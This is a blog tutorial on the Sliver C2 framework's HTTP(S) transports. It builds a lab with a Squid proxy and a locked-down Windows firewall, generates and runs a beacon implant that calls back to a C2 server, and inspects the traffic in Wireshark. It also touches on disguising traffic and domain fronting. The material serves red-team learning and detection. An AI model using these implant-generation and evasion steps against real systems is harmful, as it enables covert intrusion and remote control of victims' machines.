Learning Sliver C2 (04) - Transports in Detail: HTTP and HTTPS

dominicbreuker.com/post/learning_sliver_c2_04_transports_in_detail_http_and_https

Dominic Breuker

September 15, 2022

> A post about the HTTP(S) Sliver C2 protocol. I'll show how to use beacons compiled with HTTP C2 endpoints, with a focus on illustrating the traffic these beacons generate. There is also some info on how to modify the traffic such that it looks less like the default. Before diving into the subject matter, there are also instructions for adding a web proxy to the lab setup that is built up iteratively in this series of blog posts.

This post is part of a tutorial blog post series on Sliver C2 (v1.5.16). For an overview: click here.

Introduction

This is the second post in a series about Sliver's C2 protocols. The last one (03 - Transports in Detail: mTLS and WireGuard) was an exploration of the two most recommended and easy-to-use protocols mTLS and WireGuard. However, not all environments allow establishing such connections to your C2 infrastructure. Sometimes, network connections to the outside will be blocked by default and only selected traffic can get out of the internal network. For example, web traffic will often be allowed but required to pass through a web proxy, where it's possibly logged and inspected. In these cases, the HTTP and HTTPS C2 protocols must be used.

HTTP and HTTPS are used synonymously in Sliver since it uses custom transport encryption. Thus both can be used for secure communication. Implants prefer to use HTTPS but always try HTTP thereafter if no HTTPS connection can be established.

To simulate a restricted environment with internet access through a proxy, I first include a section on lab setup. It assumes you previously went through posts 1, 2 and 3 and set up your VMs that way (skip it if you don't do that). In this post, I add a Squid proxy and configure the Windows firewall on the target to only allow web traffic to the proxy host. This blocks all mTLS or WireGuard implants.

Subsequently, I'll show how to generate and use HTTP(S) implants. We will look at the failover from HTTPS to HTTP and how the traffic looks on the wire as well as in the proxy logs.

Finally, there is also a quick look at the configuration options for HTTP(S) C2. Since you have to assume that both HTTP and HTTPS traffic will be subject to logging, automated filtering or even manual inspection, its important to make the traffic look as benign as possible. Sliver's HTTP traffic is largely generated at random from a configuration file. The last section illustrates some of the options and how to spot and make sense of Sliver traffic (to a limited extent of course).

Preparations

The setup requires the following 3 changes compared to previous post:

- move Apache web server to port 8080 (to make way for the Sliver HTTP listener on port 80)
- add Squid proxy to the proxy server, formerly used only for DNS
- reconfigure the target Windows host to use the proxy and only the proxy

When that is done, the setup will look like this:

```
+-------------------+                              +-------------------+
|                   |                 Resolve DNS  |                   |
|   Proxy Server    |--UDP-53 <--------------------+      Target       |
|      (Linux)      |                              |     (Windows)     |
|                   |               Proxy connect  |                   |
|  192.168.122.185  |--TCP-3128 <------------------+  192.168.122.32   |
|                   |               Downloads / C2 |                   |
+---+----------+----+                              +-------------------+
    |          |   |
    |          |   |
    |          |   +-------+
    | C2       | C2        |
    v          v           |
  TCP-80    TCP-443        | Download
+---+----------+----+      | binaries
|                   |      |
|     C2 Server     |      |
|      (Linux)      |      v
|                   +--TCP-8080
|  192.168.122.111  |
|                   |
+-------------------+
```

Note: the target Windows host has IP `192.168.122.32` now, unlike in the previous posts.

Move Apache to port 8080

Sliver uses ports 80 and 443 by default for the HTTP C2 protocol. While they can be changed, I wanted to keep the default and thus moved Apache form port 80 to 8080. In `/etc/apache2/ports.conf`, change `Listen 80` to `Listen 8080`. Also change the file `/etc/apache2/sites-enabled/000-default.conf`. The line `<VirtualHost *:80>` must be changed to `<VirtualHost *:8080>`.

Prepare an HTTP proxy

On the new Debian VM which we used last time to install DNS, we now add an HTTP proxy. The go-to open source solution for that is Squid. As root, install it with `apt-get install squid`.

The configuration file will be at `/etc/squid/squid.conf`. We need to change one line to allow remote connections to Squid. The file is huge and contains a few defaults. To allow any machine in the test network to use the proxy, create an ACL for the network range (`192.168.122.0/24` in my case), then grant HTTP access for this ACL. Also configure DNS resolution to make sure our custom DNS service is used:


```
...

acl labnet src 192.168.122.0/24
http_access allow labnet

dns_nameservers 192.168.122.185

...
```

Start Squid with `systemctl start squid` and you should have a working web proxy. For example, go to your Sliver C2 server and request Google through Squid to make sure it works:

```
┌──(kali㉿kali)-[~]
└─$ curl -six http://192.168.122.185:3128 https://google.com/ | head -n 5
HTTP/1.1 200 Connection established

HTTP/2 301
location: https://www.google.com/
content-type: text/html; charset=UTF-8
```

Configure the target to use the proxy

On the target Windows machine, hit the “WinKey”, type “Proxy Settings” and open the settings. You can enter the proxy IP and port there.



Proxy

Save

Manual proxy setup

Use a proxy server for Ethernet or Wi-Fi connections. These settings don't apply to VPN connections.

Use a proxy server

● On

Address: 192.168.122.185

Port: 3128

Use the proxy server except for addresses that start with the following entries. Use semicolons (;) to separate entries.

□ Don't use the proxy server for local (intranet) addresses


Save

Configuring the web proxy on the Windows target

Confirm afterwards in PowerShell that the proxy is set:

```
PS C:\Users\tester>  Get-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings' | findstr
ProxyServer
ProxyServer              : 192.168.122.185:3128
```

To enforce connections through the proxy, hit the “WinKey” and search for “Firewall”, then open the Firewall and Network Protection settings. Check which profile is currently active (should be the “private” one, which applies to local networks), then click on “Advanced Settings”. In the window that pops up, right-click “Windows Defender Firewall …” in the upper right corner, click “Properties”, then block outgoing network connections as shown below:



Windows Defender Firewall with Advanced Security

File Action View Help

Windows Defender Firewall with

Inbound Rules

Outbound Rules

Connection Security Rules

Monitoring

Windows Defender Firewall with Advanced Security on Local Computer

Windows Defender Firewall with Advanced Security provides network security

Overview

Domain Profile

Windows Defender Firewall is on.

Inbound connections that do not

Outbound connections that do no

Private Profile is Active

Windows Defender Firewall is on.

Inbound connections that do not

Outbound connections that do no

Public Profile

Windows Defender Firewall is on.

Inbound connections that do not

Outbound connections that do no

Windows Defender Firewall Prope

Getting Started

Authenticate communicatio

Create connection security rules to spe protected by using Internet Protocol se

Connection Security Rules

View and create firewall ru

Create firewall rules to allow or block co it is authenticated, or if it comes from ar blocked unless they match a rule that allows them, and outbound connections are all blocks them.

Actions

Windows Defender Firewall with Advanced Security on Loc

Import Policy...

Export Policy...

Restore Default Policy

Diagnose / Repair

Windows Defender Firewall with Advanced Security on Local Com...

Domain Profil | Private Profile | Public Profile | IPsec Settings

Specify behavior for when a computer is connected to a private network location.

State

Firewall state: On (recommended)

Inbound connections: Block (default)

Outbound connections: Allow (default)

Block

Allow (default)

Protected network connections:

Settings

Specify settings that control Windows Defender Firewall behavior. Customize...

Logging

Specify logging settings for troubleshooting. Customize...

OK Cancel Apply


User Accounts

Blocking all outgoing network connections within the private network by default

Note that I blocked them for the private profile, which was my active firewall profile. Yours may be different. Run `netsh advfirewall show currentprofile` or check the GUI firewall settings to find out what yours is. Apply the setting to your active profile, or to all of them to be on the safe side. If you now open the Edge browser and navigate to any website, it should tell you that you are not connected.

Now use the wizard to add two custom rules to all three profiles of the firewall:

- *Allow Squid HTTP Proxy*: allow outgoing TCP connections from any port to port 3128 on the proxy host.
- *Allow DNS*: allow outgoing UDP connections from any port to port 53 of the proxy host.



Name	Group
✓ @FirewallAPI.dll,-80204	@FirewallAPI.dll,-80200
✓ Skype	{78E1CD88-49E3-476E-B926-...
✓ Skype	{78E1CD88-49E3-476E-B926-...

New Outbound Rule Wizard

Rule Type

Select the type of firewall rule to create.

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

What type of rule would you like to create?

○ **Program**
Rule that controls connections for a program.

○ **Port**
Rule that controls connections for a TCP or UDP port.

○ **Predefined:**
@FirewallAPI.dll,-80200
Rule that controls connections for a Windows experience.

● **Custom**
Custom rule.

Adding a custom rule to whitelist specific egress traffic

With these settings in place, open either a public internet website like example.com or sliver.labnet.local:8080 to verify the connections are properly whitelisted. All websites should load as usual in the browser. When observing the Squid proxy logs with `tail -f /var/log/squid/access.log`, you should see output like this, which confirms traffic goes through the proxy:

```
...
1661198625.870    1 192.168.122.32 TCP_MISS/200 3441 GET
http://sliver.labnet.local:8080/ - HIER_DIRECT/192.168.122.111 text/html
...
1661198661.736    317 192.168.122.32 TCP_MISS/200 1145 GET http://example.com/ -
HIER_DIRECT/93.184.216.34 text/html
...
```

If you like, disable the proxy temporarily and try to load websites. Provided that the firewall rules are effective, you should not get a connection anymore.

Getting a beacon on HTTPS

As usual, you need a listener to get a connection. Even though HTTP and HTTPS is mostly equivalent in Sliver, there are two different commands called `http` and `https` to launch two different listeners for them. For now, make sure both of them are running.

```
sliver > https

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #1

sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #2

sliver > jobs

 ID   Name    Protocol   Port
==== ======= ========== ======
 1    https   tcp        443
 2    http    tcp        80
```

Now generate an HTTP(S) beacon. As usual, it requires one or more C2 endpoints, i.e., domain names or IPs under which the C2 server can be contacted. They will be tried in order. Besides specifying alternative domains or IPs, you can also use this feature to define C2 endpoints with the same domain name but with different HTTP options. This is what I do here:


```
sliver > generate beacon --http sliver.labnet.local,sliver.labnet.local?
driver=wininet --seconds 5 --jitter 0 --save /tmp/beacon_http.exe

[*] Generating new windows/amd64 beacon implant binary (5s)
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:23
[*] Implant saved to /tmp/beacon_http.exe
```

This command generates a beacon that will first try to contact `sliver.labnet.local` using the default HTTP driver (a pure Go implementation). If that does not work, it will try to contact the same domain name but using the “wininet” driver, which relies on the native Windows WinInet API. Generally speaking, you’ll want to try the native Go driver first since its more stable and has no dependency, but it may lack certain features you need. Within my lab environment, it falsely detected Squid as an HTTPS proxy and could not use it. The WinInet driver though correctly identified Squid and worked. Other cases in which only WinInet will work is when the proxy requires NTLM authentication (docs). According to the tool authors, WinInet will also be more susceptible to interception by security tools.

Besides the driver, you can configure a lot of other things for HTTP C2 endpoints See the docs for a list. For example, you could bake in hardcoded proxy settings if you knew them, including credentials (be careful with that though, since somebody may upload your files to VirusTotal). You can also set a different host header for domain fronting.

Anyways, when the binary is generated, transfer it to the target Windows machine (I moved into `/var/www/html` for download). On the target, run Wireshark to capture traffic, then run the beacon.

At first, nothing will happen and it looks as if it did not work. All you can see in Wireshark are two failed attempts to connect to the proxy. Both look as seen in the figure below. A request containing binary gibberish is answered with a 400 by Squid. This looks as lot as if the implant attempted to establish an encrypted connection to the plaintext HTTP proxy.


*Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Downloads
beacon_http.exe
Open file
See more
Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet 2

tcp.stream eq 0

```
No.  Time         Source           Destination      Protocol  Length  Info
  3 -976.008681  192.168.122.32   192.168.122.185  TCP         66 51247 → 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  4 -976.008438  192.168.122.185  192.168.122.32   TCP         66 3128 → 51247 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
  5 -976.008375  192.168.122.32   192.168.122.185  TCP         54 51247 → 3128 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
  6 -976.007843  192.168.122.32   192.168.122.185  TCP        293 51247 → 3128 [PSH, ACK] Seq=1 Ack=1 Win=2102272 Len=239
  7 -976.007722  192.168.122.185  192.168.122.32   TCP         60 3128 → 51247 [ACK] Seq=1 Ack=240 Win=64128 Len=0
  8 -976.007516  192.168.122.185  192.168.122.32   HTTP      3739 HTTP/1.1 400 Bad Request  (text/html)
  9 -976.007486  192.168.122.32   192.168.122.185  TCP         54 51247 → 3128 [ACK] Seq=240 Ack=3686 Win=2102272 Len=0
 10 -976.007462  192.168.122.185  192.168.122.32   TCP         60 3
 11 -976.007450  192.168.122.32   192.168.122.185  TCP         54 5
 12 -976.007367  192.168.122.32   192.168.122.185  TCP         54 5
```

```
> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interfa
> Ethernet II, Src: RealtekU_d7:7e:9e (52:54:00:d7:7e:9e), Dst: RealtekU_2b:cc:
> Internet Protocol Version 4, Src: 192.168.122.32, Dst: 192.168.122.185
> Transmission Control Protocol, Src Port: 51247, Dst Port: 3128, Seq: 0, Len:
```

```
...........om.K.R>i...;..C...F4><.[......" ...+t..xyl.8r]........f.~E...#..&.+./.,.0.....  ...
......./.5...
.........w.........
.
.................
...................................+........3.&.$... z..A..nQ...[d.&..}^T....$..#..].HTTP/1.1
400 Bad Request
Server: squid/4.13
Mime-Version: 1.0
Date: Tue, 23 Aug 2022 19:34:45 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 3324
X-Squid-Error: ERR_PROTOCOL_UNKNOWN 0
Vary: Accept-Language
Content-Language: en
X-Cache: MISS from proxy
X-Cache-Lookup: NONE from proxy:3128
Via: 1.1 proxy (squid/4.13)
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<meta type="copyright" content="Copyright (C) 1996-2020 The Squid Software Foundation and
contributors">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>ERROR: The requested URL could not be retrieved</title>
```


An error when establishing an HTTP connection through the Squid proxy

However, be patient and wait about one minute. The implant will then try the 2nd C2 endpoint (WinInet driver) and that should work.

Confirm in Sliver that you got the beacon:

```
sliver > beacons

 ID          Name              Transport   Username   Operating System   Last Check-
In    Next Check-In
========== ================ =========== ========== ==================
=============== ===============
 ec60ac52   PREFERRED_PROW   http(s)     tester     windows/amd64      3s ago
2s
```

The network traffic does not give away much details about the HTTPS traffic. All you should see is a `CONNECT` request to the proxy, asking for a TCP connection to `sliver.labnet.local:443`. The HTTPS traffic then flows through the proxy:


*Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Downloads
beacon_http
Open file
See more
Wireshark · Follow TCP Stream (tcp.stream eq 7) · Ethernet 2

```
tcp.stream eq 7

No.   Time       Source           Destination      Protocol  Length Info
  148 64.015201  192.168.122.32   192.168.122.185  TCP         66 51256 → 3128 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
  149 64.015452  192.168.122.185  192.168.122.32   TCP         66 3128 → 51256 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=1
  150 64.015534  192.168.122.32   192.168.122.185  TCP         54 51256 → 3128 [ACK] Seq=1 Ack=1 Win=262144 Len=0
  151 64.015582  192.168.122.32   192.168.122.185  HTTP       325 CONNECT sliver.labnet.local:443 HTTP/1.0
  152 64.015802  192.168.122.185  192.168.122.32   TCP         60 3128 → 51256 [ACK] Seq=1 Ack=272 Win=64128 Len=0
  153 64.016262  192.168.122.185  192.168.122.32   HTTP        93 HT
  154 64.016290  192.168.122.32   192.168.122.185  TCP         54 51
  155 64.027752  192.168.122.32   192.168.122.185  TLSv1…     240 Cl
  156 64.027923  192.168.122.185  192.168.122.32   TCP         60 31
  157 64.030443  192.168.122.185  192.168.122.32   TLSv1…    1177 Se
  158 64.030477  192.168.122.32   192.168.122.185  TCP         54 51
  159 64.054645  192.168.122.32   192.168.122.185  TLSv1…     147 Cl
  160 64.054793  192.168.122.185  192.168.122.32   TCP         60 31
  161 64.055252  192.168.122.185  192.168.122.32   TLSv1…     249 Ne
  162 64.055278  192.168.122.32   192.168.122.185  TCP         54 51

> Frame 148: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interf
> Ethernet II, Src: RealtekU_d7:7e:9e (52:54:00:d7:7e:9e), Dst: RealtekU_2b:cc:4
> Internet Protocol Version 4, Src: 192.168.122.32, Dst: 192.168.122.185
> Transmission Control Protocol, Src Port: 51256, Dst Port: 3128, Seq: 0, Len: 0
```

```
CONNECT sliver.labnet.local:443 HTTP/1.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.6420.917 Safari/537.36
Host: sliver.labnet.local:443
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache

HTTP/1.1 200 Connection established

...........c.,.v....../nc...}X:..n../h.......&.,.+.0./.$.#.(.'.
.             .........=.<.5./.
...b.........sliver.labnet.local.........
.................
............................#...............;...7..A.0..{.F.i.
